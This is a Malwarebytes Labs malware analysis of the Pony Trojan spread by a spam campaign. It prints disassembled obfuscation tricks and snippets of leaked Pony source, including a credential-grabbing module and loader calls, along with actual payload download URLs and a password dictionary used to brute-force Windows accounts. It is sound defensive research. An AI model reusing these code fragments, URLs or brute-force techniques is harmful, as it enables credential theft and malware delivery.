

No money, but Pony! From a mail to a trojan horse | Malwarebytes Labs

By hasherezade

Published: 2015-11-18 · Archived: 2026-04-05 18:22:14 UTC


In this post, we will take a high and low-level look at the Pony Trojan, delivered through a recent spam campaign.

During our case study we showed some malicious samples being distributed in [spam](#) campaigns. Using this distribution method, malware is often found attached to the e-mail as either:

- an executable (also compressed, i.e. **zip**, **rar** or **cab** archive), sometimes pretending to be a different file format, like [Dyreza](#)
- a document (commonly PDF or some MS Office format) – like this [Dridex downloader](#)

This time we will present a sample with a bit different delivery method. Instead of attaching the malicious file, attackers decide to just send a link and convince users to download the malware:

The scam is to make users curious about an unexpected money transfer, leading them to click on one of the links and download the associated file. It doesn't really matter which link they click on, since they both deliver the same sample.



During download the browser may show a typical executable icon. The unusual extension is just another trick to confuse users, who might be more wary of **exe** but not as much when encountering **scr**. The **scr** extension is used for screensavers – but despite the different name, they are normal executables, and they can be run by Windows in the same way.

The downloaded file tries to look trustworthy by using a well-known Adobe Reader icon and the filename “security” or “infos”.



Once executed, it deploys the Pony Trojan on the system. For more information about detection of this malware, click the link below:

md5=[8a55ecad10a7cf3dad3630ac40e420a1](#)

For those of you, who are satisfied just by knowing that the file is malicious, you can stop reading after seeing [the VirusTotal report](#). But if you are interested in features of this malware family and in tricks that it uses to hide its real mission, keep reading!

Elements involved

- [8a55ecad10a7cf3dad3630ac40e420a1](#) – original, packed sample (*security.scr*)
 - [b60d3a994a9074cc59d1e065d2583411](#) – Pony Loader
 - [9a822a6232b932187cd1857a740dfb85](#) – payload downloaded by Pony Loader (url format: *http://(..)/wp.php*)

The original sample – *security.scr* is just an outer packing, used for the purpose of obfuscation. It loads into memory another fully independent executable: Pony Loader.

Pony Loader

Some years ago, the sourcecode of Pony Loader ([bot](#)) **1.9** along with Pony Builder (bot configurator) leaked online. Later the same happened with version **2.0**. Both sets became available to download on various forums. During this analysis, I will compare the current sample with the leaked material in order to identify changes made by the attackers.

Obfuscation Tricks

Let's take a look at the Entry Point:

G.P.U - main thread, module pony			
004051F7	\$ 33C2	XOR EAX, EDX	pony.<ModuleEntryPoint>
004051F9	. 33D0	XOR EDX, EAX	kernel32.BaseThreadInitThunk
004051FB	. 33C2	XOR EAX, EDX	pony.<ModuleEntryPoint>
004051FD	. 68 0A524000	PUSH pony.0040520A	
00405202	. 90	NOP	
00405203	. F8	CLC	
00405204	. 90	NOP	
00405205	. 72 02	JB SHORT pony.00405209	
00405207	. 90	NOP	
00405208	. C3	RETN	RET used as a jump to 0040520A
00405209	. FE	???	Unknown command
0040520A	. E8 55000000	CALL <JMP.&kernel32.GetTickCount>	GetTickCount
0040520F	. B9 0A000000	MOV ECX, 0xA	

As we can see, the flow is obfuscated. Transitions between basic blocks are made using the well known trick: [PUSH-to-RET](#), which emulates a CALL to an address that is pushed on to stack. But in Pony this technique is

used in more sophisticated way because there are some junk instructions added between the PUSH and the RET in addition to a never executed bogus conditional jump.

Due to these tricks, sometimes common tools fail to correctly interpret the code. Example below:

```

C *G.P.U* - main thread, module pony
0040517F  $ 55          PUSH EBP
00405180  . 8BEC        MOV EBP,ESP
00405182  . 83C4 FC     ADD ESP,-0x4
00405185  . 33C2        XOR EAX,EDX
00405187  . 33D0        XOR EDX,EAX
00405189  . 33C2        XOR EAX,EDX
0040518B  . 68 98514000 PUSH pony.00405198 ASCII "hY00@"
00405190  . 90          NOP
00405191  . F8         CLC
00405192  . 90          NOP
00405193  . 72 02      JB SHORT pony.00405197
00405195  . 90          NOP
00405196  . C3         RETN
00405197  > FE        ???
00405198  . 68 59 51 40 00 ASCII "hY00@",0
0040519D  . E8 8E010000 CALL <JMP.&kernel32.SetUnhandledExceptionFilter>
  
```

OllyDbg interpreted the pushed address as a string

Another trick used by this malware is delaying execution. For example, the malware executes *GetTickCount* in a loop till it gets a value satisfying specific condition. The algorithm behind this trick is simple. The value returned by *GetTickCount* is divided by a predefined number. When the remainder equals another predefined value, the loop terminates. As a result *GetTickCount* runs pseudo-random number of times before the execution can continue.

```

00405209  > FE        ???
0040520A  > E8 55000000 CALL <JMP.&kernel32.GetTickCount>
0040520F  . B9 0A000000 MOV ECX,0xA
00405214  . 33D2        XOR EDX,EDX
00405216  . F7F1        DIV ECX
00405218  . 83FA 05     CMP EDX,0x5
0040521B  . 75 02      JNZ SHORT pony.0040521F
0040521D  . EB 02      JMP SHORT pony.00405221
0040521F  > EB E9      JMP SHORT pony.0040520A
00405221  > E8 59FFFFFF CALL pony.0040517F
00405226  . 6A 00      PUSH 0x0
00405228  . E8 FD000000 CALL <JMP.&kernel32.ExitProcess>
0040522D  CC        INT3
  
```

This particular functionality matches the pattern found in Pony 1.9:

```
[code firstline="1004" highlight="1017" title="Pony.asm"] MainEntryPoint: AntiDisasmTrick
```

```
.WHILE TRUE invoke GetTickCount mov ecx, 10 xor edx, edx div ecx .IF edx == 5 .BREAK .ENDIF .ENDW
```

```
invoke DoWork
```

```
invoke ExitProcess, 0 [/code]
```

Strings

The authors of the malware didn't took care about obfuscating strings or API calls. At this stage, we can see all of them clearly. Some of the strings are the same (or suggesting equivalent functionality) to those from the sample analyzed by [MalwareMustDie in 2013](#). However, the current sample seems not as offensive, for example it doesn't include as many strings that reference password stealing as the previous one did.

You can see complete (and commented) list of strings here:

<https://gist.github.com/hasherezade/1f3199b7b752db5d46c6>

Target Identification

Specific modules in the sourcecode are included or excluded according to defined flags. The currently analysed sample have the following module included – being used to target ‘NetSarang XFTP’:

```
[code firstline="8985" highlight="8991,9011" title="PasswordModules.asm"]; XFTP ;
```

```
http://www.netsarang.com/forum/xftp/list ; Tested: Xftp 4 (Build 0077) ; Tested: Xftp 4 (Build 0083) ; SFTP: implemented
```

```
IFDEF COMPILE_MODULE_XFTP
```

```
.data CXftpAppDataDir db 'NetSarang',0 CXftpConfigFile db '.xftp',0 .code
```

```
GrabXFTP proc stream LOCAL hdr_ofs: DWORD invoke StreamWriteModuleHeader, stream, MODULE_XFTP, 0 mov hdr_ofs, eax invoke AppDataCommonFileScan, stream, offset CXftpAppDataDir, offset CXftpConfigFile, ITEMHDR_ID or 0 invoke StreamUpdateModuleLen, stream, hdr_ofs ret GrabXFTP endp
```

```
ENDIF [/code]
```

Network Communications

It didn't take long to locate URLs queried by our Pony sample:

.data:00406000	0000002A	C	http://windowsupdate.microsoft.com/update
.data:0040602B	00000028	C	http://forgedforce.com/images/wp/wp.php
.data:00406053	00000043	C	http://marionainteriors.com/wordpress/wp-includes/images/wp/wp.php
.data:00406096	00000039	C	http://interceptlabs.com/wp/wp-includes/images/wp/wp.php
.data:004060CF	00000035	C	http://encodesoftware.co.uk/images/smileys/wp/wp.php
.data:00406104	0000002B	C	http://handydiscount.co.uk/image/wp/wp.php

The First URL, windows update, is used just after collecting information about the system. The malware sends a POST request to the address as seen below.


The screenshot displays assembly code for a POST request preparation. Key instructions include:

- `MOV EDI, [ARG. 2]`
- `MOV EBX, 0x0`
- `PUSH 0x0`
- `PUSH [ARG. 3]`
- `PUSH EDI`
- `PUSH [ARG. 1]`
- `CALL <JMP.&wsock32.send>`
- `TEST EAX, EAX`
- `JLZ SHORT pony_no_.004035A0`
- `ADD EDI, EAX`
- `SUB [ARG. 3], EAX`
- `CMP [ARG. 3], 0x0`
- `JNZ SHORT pony_no_.0040359E`
- `MOV EBX, 0x1`
- `JMP SHORT pony_no_.004035A0`
- `JMP SHORT pony_no_.0040357A`
- `MOV FAX, FAX`

The network capture shows the following POST request:

```
EDI=00603A38, (ASCII "POST /update HTTP/1.0\r\nHost: windowsupdate.microsoft.com\r\nAccept: */*\r\nAccept-Encoding:
Address Hex dump ASCII
00603A38 50 4F 53 54 20 2F 75 70 64 61 74 65 20 48 54 54 POST /update HTT
00603A40 50 2F 31 2E 30 00 0A 48 6F 73 74 3A 20 77 69 6E P/1.0..Host: win
00603A48 64 6F 77 73 75 70 64 61 74 65 2E 60 69 63 72 6F dowsupdate.micro
00603A50 73 6F 66 74 2E 63 6F 60 00 0A 41 63 63 65 70 74 soft.com..Accept
00603A58 3A 20 2A 2F 2A 00 0A 41 63 63 65 70 74 20 45 6E : /*..Accept-En
00603A60 63 6F 64 69 6E 67 3A 20 69 64 65 6E 74 69 74 79 coding; identity
00603A68 2C 20 2A 3B 71 3D 30 00 0A 43 6F 6E 74 65 6E 74 , *;q=0..Content
00603A70 2D 4C 65 6E 67 74 68 3A 20 32 37 30 00 0A 43 6F -Length: 270..Co
00603A78 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 00 nnection: close.
00603A80 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 .Content-Type: a
00603A88 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74 pplication/octet
00603A90 2D 73 74 72 65 61 60 00 0A 43 6F 6E 74 65 6E 74 -stream..Content
00603A98 2D 45 6E 63 6F 64 69 6E 67 3A 20 62 69 6E 61 72 -Encoding: binar
00603AA0 79 00 0A 65 73 65 72 2D 41 67 65 6E 74 3E 20 4D y..User-Agent: M
00603AA8 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
00603AB0 61 74 69 6C 6C 65 3B 20 4D 63 49 45 20 35 2E 30 atible; MSIE 5.0
00603AB8 3B 20 57 69 6E 64 6F 77 73 20 39 38 29 00 0A 0D ; Windows 98)...
```

The actual data being sent is an unencrypted report created by Pony, listing information about the infected system. This traffic contains the keyword “PWDFILE0” and “MODU” as well as any stolen credentials the malware might have extracted.




If you are wondering why this type of report was sent to Windows Update server, I wondered the same thing? To find out, I referred to the original code in order to check the intention behind it. As the code states, this function is supposed to send the stolen credentials to the C&C!

```
[code title="Pony.asm, function: DoWork" firstline="961"]; Scan and send passwords invoke ScanAndSend
[/code]
```


It seems that distributors of this piece of malware were not at all interested in collecting credentials, which is why they set the beacon URL to the Windows Update address rather than a C&C which could collect and store the stolen information. This probably happened because of lazy coders – instead of removing this fragment of code they redirected sending to a bogus URL.

We reconstructed how the configuration might have looked using the Pony Builder:




Pony also has the functionality of downloader.

[code title="Pony.asm, function: DoWork" firstline="964"]; Run loader IFDEF ENABLE_LOADER invoke RunLoader ENDIF [/code] The other URLs (ending *wp.php*) are alternative locations of the second payload. They have extension *php*, but they serve a malicious executable that is downloaded by Pony, saved as *exe* and run. The malware reached out to each of the URLs, in a loop, in order to find an active one. The malware uses a hard-coded GET request to reach out:



Those addresses were set at the "Loader" page in the Pony Builder:



Password Cracking

The Pony agent comes with a small dictionary of commonly used passwords.

```
.data:00406130 a123456            db '123456',0            ; DATA XREF: .text:00404FC9fo  
.data:00406137 aPassword            db 'password',0  
.data:00406140 aPhpbb                db 'phpbb',0  
.data:00406146 aQwerty                db 'qwerty',0  
.data:0040614D a12345                db '12345',0  
.data:00406153 aJesus                 db 'jesus',0  
.data:00406159 a12345678             db '12345678',0  
.data:00406162 a1234                 db '1234',0  
.data:00406167 aAbc123                db 'abc123',0  
.data:0040616E aLetmein              db 'letmein',0  
.data:00406176 aTest                 db 'test',0  
.data:0040617B aLove                 db 'love',0  
.data:00406180 a123                  db '123',0  
.data:00406184 aPassword1             db 'password1',0  
.data:0040618E aHello                db 'hello',0  
.data:00406194 aMonkey                db 'monkey',0  
.data:0040619B aDragon                db 'dragon',0  
.data:004061A2 aTrustno1             db 'trustno1',0  
.data:004061A8 a111111                db '111111',0  
.data:004061B2 aIloveyou             db 'iloveyou',0  
.data:004061BB a1234567              db '1234567',0  
.data:004061C3 aShadow                db 'shadow',0  
.data:004061CA a123456789            db '123456789',0  
.data:004061D4 aChrist                db 'christ',0  
.data:004061DB aSunshine              db 'sunshine',0  
.data:004061E4 aMaster                db 'master',0  
.data:004061EB aComputer             db 'computer',0  
.data:004061F4 aPrincess             db 'princess',0
```

The list matches a list found in the leaked sourcecode of Pony 1.9:

```
; Password list used in windows user logon bruteforcer
```

This dictionary is used in attack against local accounts retrieved by function [NetUserEnum](#).


The screenshot displays a debugger window with assembly code and memory dump. The assembly code includes instructions like CALL, MOV, LEA, PUSH, POP, and JMP, with comments such as 'fetch next password' and 'advapi32.LogonUserA'. The memory dump at the bottom shows ASCII strings like 'Administrator' and 'password'.

Address	Hex dump	ASCII
00406117	74 2E 63 6F 2E 75 65 2F 69 6D 61 67 65 2F 77 70	t.co.uk/image/wp
00406127	2F 77 70 2E 70 68 70 00 00 31 32 33 34 35 36 00	/wp.php.123456.
00406137	70 61 73 73 77 6F 72 64 00 70 68 70 62 62 00 71	password.phpbb.q
00406147	77 65 72 74 79 00 31 32 33 34 35 00 6A 65 73 75	werty.12345.jesu

Example: the malware tries to login as “Administrator” checking all the passwords from the dictionary.

Auto deleting

Finally, Pony creates a batch script in %TEMP% with weirdly formatted content:



This script is meant to delete the Pony Loader after execution (works in a loop, in order to wait for the sample to terminate). The same can be found in Pony 1.9 code:

```
.data szBatchFmt db '%d.bat',0 szSelfDelQuoteFmt db
```

Conclusion

This sample seems to be compiled from the source of Pony 1.9 – the old one, without recent additions and improvements. Moreover, some features of the original source are removed (i.e. related to credentials stealing). It seems that in this case, Pony Loader is used mainly as a downloader.

As the current example shows, sometimes “new” malware samples are not so new – only they are packed by new [packers/crypters](#).

Attackers often use leaked sourcecode as a base – but they neglect the fact, that the same material is also available to malware analysts – allowing them to easily reveal everything what they wanted to hide.

Appendix

<http://blog.malwaremustdie.org/2013/06/case-of-pony-downloaded-zeus-via.html> – description of Pony Loader by @malwaremustdie

About the author

Unpacks malware with as much joy as a kid unpacking candies.